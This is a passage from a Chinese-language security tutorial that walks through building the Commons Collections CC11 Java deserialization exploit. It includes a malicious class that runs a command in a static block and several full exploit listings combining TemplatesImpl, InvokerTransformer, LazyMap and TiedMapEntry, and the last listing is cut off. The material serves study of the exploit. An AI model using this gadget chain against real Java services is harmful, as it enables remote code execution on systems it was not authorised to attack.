
java反序列化之CC11 #
简述 #
CC11 其实可以看做是 CC2 + CC6 的结合体,除了 CC1-7 的链子,剩下的链子都可以通过结合产生 CC-N,下面方式其他几个 CC 链的流程图,顺便复习一下。

TemplatesImpl 解析与利用 #
之前学习动态类加载的文章中有分析过一种利用ClassLoader#defineClass直接加载字节码的手法,这个小链子的流程图如下:

首先是loadClass(),这个方法的作用是从已加载的类缓存、父加载器等位置寻找类(即双亲委派机制),在前面没找到的情况下执行findClass()。
对于findClass()方法:
- 根据名称或位置加载 .class 字节码,然后使用 defineClass
- 通常由子类去实现
defineClass()的作用是处理传入的字节码,将其转化为真正的 Java 类。但是defineClass()只加载类,不执行类。如果需要执行就需要进行newInstance()实例化。
但是我们的defineClass()方法的访问限制是protected,我们需要找到作用域是public的类。在TemplatesImpl类的static class TransletClassLoader中找到了合适的方法。
static final class TransletClassLoader extends ClassLoader {
	private final Map<String,Class> _loadedExternalExtensionFunctions;

	TransletClassLoader(ClassLoader parent) {
		super(parent);
		_loadedExternalExtensionFunctions = null;
	}

	TransletClassLoader(ClassLoader parent,Map<String, Class> mapEF) {
		super(parent);
		_loadedExternalExtensionFunctions = mapEF;
	}

	public Class<?> loadClass(String name) throws ClassNotFoundException {
        Class<?> ret = null;
        // The _loadedExternalExtensionFunctions will be empty when the
        // SecurityManager is not set and the FSP is turned off
        if (_loadedExternalExtensionFunctions != null) {
            ret = _loadedExternalExtensionFunctions.get(name);
        }
        if (ret == null) {
            ret = super.loadClass(name);
        }
        return ret;
	}

        /**
         * Access to final protected superclass member from outer class.
         */
	Class defineClass(final byte[] b) {
	return defineClass(null, b, 0, b.length);
}
这里的defineClass()默认是default,在自己类中可以调用,继续查找用法。

但是这里是private,所以继续看谁调用了这个方法。还是这个类的getTransletInstance()方法,其中还有实例化的过程,如果能走完这个方法就能动态执行代码,但是这是私有的,继续找。


然后就找到一个public方法:
利用逻辑 #
经过分析之后发现只要走到getTransletInstance()方法即可,因为这个方法内调用了newInstance()方法,用伪代码表示:
TemplatesImpl templates = new TemplatesImpl();
templates.newTransformer();  // 因为是一层层调用的,我们需要后续赋值
如果没有限制条件,这两行代码就可以进行命令执行了,但是代码中我们需要满足一些特定条件:

如果_name为null,后续的代码都不能执行,而且我们也要让_class为null,才能进行实例化。
EXP #
这里的TemplatesImpl是可以进行序列化的,这里使用反射修改值。
先列举一些我们需要进行赋值的属性值,用反射修改,需要什么类型的值,我们就给什么类型。

_class的值应该是null,在TemplatesImpl中并没有给_class赋初值,所以不需要管。
_name一开始是null,我们需要给它简单赋值一个 String 就可以了。
_bytecodes的值需要是一个二维数组,所以我们就创建一个二维数组。但是_bytecodes传递到defineClass()的值是一个一维数组,而这个一维数组里面需要存放我们的恶意字节码。
先写一个Calc的恶意类并编译:
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
import java.io.IOException;

public class Calc extends AbstractTranslet {
    public Calc() {
    }

    public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {
    }

    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
    }

    static {
        try {
            Runtime.getRuntime().exec("calc");
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
}
类在初始化的时候会自动执行静态代码块。
_tfactory的值在TemplatesImpl这个类中定义是null,又被transient修饰,所以这个变量在被序列化后无法被访问。
private transient TransformerFactoryImpl _tfactory = null;
但是这里我们只需要这个变量不为null就可以了。在readObject()方法中找到了_tfactory初始化定义。

所以直接用反射赋值为TransformerFactortImpl即可。
完整的 EXP 如下:
package org.example;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;

public class TemplatesImplEXP {
    public static void main(String[] args) throws Exception{
        TemplatesImpl templates = new TemplatesImpl();
        Class templatesClass = templates.getClass();
        Field nameField = templatesClass.getDeclaredField("_name");
        nameField.setAccessible(true);
        nameField.set(templates,"solo");

        Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);
        byte[] evil = Files.readAllBytes(Paths.get("C:\\Users\\32202\\Desktop\\CC11\\Calc.class"));
        byte[][] codes = {evil};
        bytecodesField.set(templates,codes);

        Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());
        templates.newTransformer();
    }
}
前半段 CC6 链解析 #
尾部是InvokerTransformer.transform(),所以从这里开始找。
public Object transform(Object input) {
	if (input == null) {
		return null;
	}
	try {
		Class cls = input.getClass();
		Method method = cls.getMethod(iMethodName, iParamTypes);
		return method.invoke(input, iArgs);

	} catch (NoSuchMethodException ex) {
		throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' does not exist");
	} catch (IllegalAccessException ex) {
		throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
	} catch (InvocationTargetException ex) {
		throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' threw an exception", ex);
	}
}
这里存在反射调用任意方法。找到LazyMap.get()调用了transform()方法,参数是 factory,这个 factory 的变量我们到时候可以通过反射修改。

然后去找谁调用了get()方法,根据以前的分析是TiedMapEntry.getValue()。
public Object getValue() {
	return map.get(key);
}
然后在同一个类的hashCode()方法中调用了getValue()。
public int hashCode() {
	Object value = getValue();
	return (getKey() == null ? 0 : getKey().hashCode()) ^
	(value == null ? 0 : value.hashCode());
}
后面就是 CC6 的链子,CC2 + CC6 的链子能够在Transformer[]被禁用的时候实现代码执行。
完善 EXP #
我们用InvokerTransformer.transform()来执行TemplatesImpl的 EXP。
先写一下结合到LazyMap的 EXP:
package org.example;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.HashMap;
import java.util.Map;

public class TemplatesImplEXP {
    public static void main(String[] args) throws Exception{
        TemplatesImpl templates = new TemplatesImpl();
        Class templatesClass = templates.getClass();
        Field nameField = templatesClass.getDeclaredField("_name");
        nameField.setAccessible(true);
        nameField.set(templates,"solo");

        Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);
        byte[] evil = Files.readAllBytes(Paths.get("C:\\Users\\32202\\Desktop\\CC11\\Calc.class"));
        byte[][] codes = {evil};
        bytecodesField.set(templates,codes);

        Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());
        //templates.newTransformer();

        Transformer[] transformers=new Transformer[]{
                new ConstantTransformer(templates),
                new InvokerTransformer("newTransformer",null,null)
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object, Object> hashMap = new HashMap<>();
        Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
        lazyMap.get(chainedTransformer);
    }
}
下一步就是TiedMapEntry的getValue():
package org.example;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.HashMap;
import java.util.Map;

public class TemplatesImplEXP {
    public static void main(String[] args) throws Exception{
        TemplatesImpl templates = new TemplatesImpl();
        Class templatesClass = templates.getClass();
        Field nameField = templatesClass.getDeclaredField("_name");
        nameField.setAccessible(true);
        nameField.set(templates,"solo");

        Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);
        byte[] evil = Files.readAllBytes(Paths.get("C:\\Users\\32202\\Desktop\\CC11\\Calc.class"));
        byte[][] codes = {evil};
        bytecodesField.set(templates,codes);

        Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());
        //templates.newTransformer();

        Transformer[] transformers=new Transformer[]{
                new ConstantTransformer(templates),
                new InvokerTransformer("newTransformer",null,null)
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object, Object> hashMap = new HashMap<>();
        Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
        //lazyMap.get(chainedTransformer);
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap,"key");
        tiedMapEntry.getValue();
    }
}
继续向上找,同一个类下的hashCode()方法中调用了getValue()方法:
public int hashCode() {
	Object value = getValue();
	return (getKey() == null ? 0 : getKey().hashCode()) ^
			(value == null ? 0 : value.hashCode());
}
找到了hashCode()方法,后面基本就是以HashMap作为入口类了。
下面结合HashMap写一个 EXP:
package org.example;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.HashMap;
import java.util.Map;

public class TemplatesImplEXP {
    public static void main(String[] args) throws Exception{
        TemplatesImpl templates = new TemplatesImpl();
        Class templatesClass = templates.getClass();
        Field nameField = templatesClass.getDeclaredField("_name");
        nameField.setAccessible(true);
        nameField.set(templates,"solo");

        Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
        bytecodesField.setAccessible(true);
        byte[] evil = Files.readAllBytes(Paths.get("C:\\Users\\32202\\Desktop\\CC11\\Calc.class"));
        byte[][] codes = {evil};
        bytecodesField.set(templates,codes);

        Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
        tfactoryField.setAccessible(true);
        tfactoryField.set(templates, new TransformerFactoryImpl());
        //templates.newTransformer();

        Transformer[] transformers=new Transformer[]{
